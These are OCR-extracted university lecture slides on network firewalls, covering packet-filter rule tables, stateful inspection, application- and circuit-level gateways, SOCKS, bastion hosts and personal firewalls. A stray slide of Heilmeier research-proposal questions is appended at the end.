
Do the above rules prevent an insider from running an unauthorized web server on port 8080?

External client contacts unauthorized web server:
SRC=External, port >1023, DST=Internal, port 8080. (Rule 4)

Reply From Internal Web Server

<Frame Header - Ethernet or Wifi or Etc information>
may or may not be visible to the firewall

32 bits



From Web Server →

To Web Browser →

Packet-Filtering Examples

Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny

Do the above rules prevent an insider from running an unauthorized web server on port 8080?

Reply from unauthorized web server
SRC=Internal, port 8080, DST=external, port >1023 (Rule 2)

Packet Filter Advantages And Weaknesses

- Advantages
  - Simplicity
  - Typically transparent to users and are very fast
- Weaknesses
  - Cannot prevent attacks that employ application specific vulnerabilities or functions
  - Limited logging functionality
  - Do not support advanced user authentication
  - Vulnerable to attacks on TCP/IP protocol bugs
  - Improper configuration can lead to breaches

Stateful Inspection Firewall

Tightens rules for TCP traffic by creating a directory of outbound TCP connections

- There is an entry for each currently established connection
- Packet filter allows incoming traffic to high numbered ports only for those packets that fit the profile of one of the entries in this directory

Reviews packet information but also records information about TCP connections

- Keeps track of TCP sequence numbers to prevent attacks that depend on the sequence number
- Inspects data for protocols like FTP, IM and SIPS commands

Example Stateful Firewall Connection State Table

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.21.22.12	1046	192.168.1.6	80	Established

Application-Level Gateway

- Also called an application proxy
- Acts as a relay of application-level traffic
  - User contacts gateway using a TCP/IP application
  - User is authenticated
  - Gateway contacts application on remote host and relays TCP segments between server and user
- Must have proxy code for each application
  - May restrict application features supported
- Tend to be more secure than packet filters
- Disadvantage is the additional processing overhead on each connection

Circuit-Level Gateway

Circuit level proxy


- Sets up two TCP connections, one between itself and a TCP user on an inner host and one on an outside host
- Relays TCP segments from one connection to the other without examining contents
- Security function consists of determining which connections will be allowed

Typically used when inside users are trusted

- May use application-level gateway inbound and circuit-level gateway outbound
- Lower overheads

SOCKS Circuit-Level Gateway

- SOCKS v5 defined in RFC1928
- Designed to provide a framework for client-server applications in TCP/UDP domains to conveniently and securely use the services of a network firewall
- Client application contacts SOCKS server, authenticates, sends relay request
  - Server evaluates and either establishes or denies the connection



Components

Bastion Hosts

- System identified as a critical strong point in the network's security
- Serves as a platform for an application-level or circuit-level gateway
- Common characteristics:
  - Runs secure O/S, only essential services
  - May require user authentication to access proxy or host
  - Each proxy can restrict features, hosts accessed
  - Each proxy is small, simple, checked for security
  - Each proxy is independent, non-privileged
  - Limited disk use, hence read-only code

Host-Based Firewalls

- Used to secure an individual host
- Available in operating systems or can be provided as an add-on package
- Filter and restrict packet flows
- Common location is a server

Advantages:
• Filtering rules can be tailored to the host environment • Protection is provided independent of topology • Provides an additional layer of protection

Personal Firewall

- Controls traffic between a personal computer or workstation and the Internet or enterprise network
- For both home or corporate use
- Typically is a software module on a personal computer
- Can be housed in a router that connects all of the home computers to a DSL, cable modem, or other Internet interface
- Typically much less complex than server-based or stand-alone firewalls
- Primary role is to deny unauthorized remote access
- May also monitor outgoing traffic to detect and block worms and malware activity




Figure 9.2 Example Firewall Configuration




Figure 9.2 Example Firewall Configuration

Don't block off internal net!

Apply application limits all email to/from the DMZ proxy web service ?




Figure 9.3 A VPN Security Scenario




Figure 9.4 Example Distributed Firewall Configuration

Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?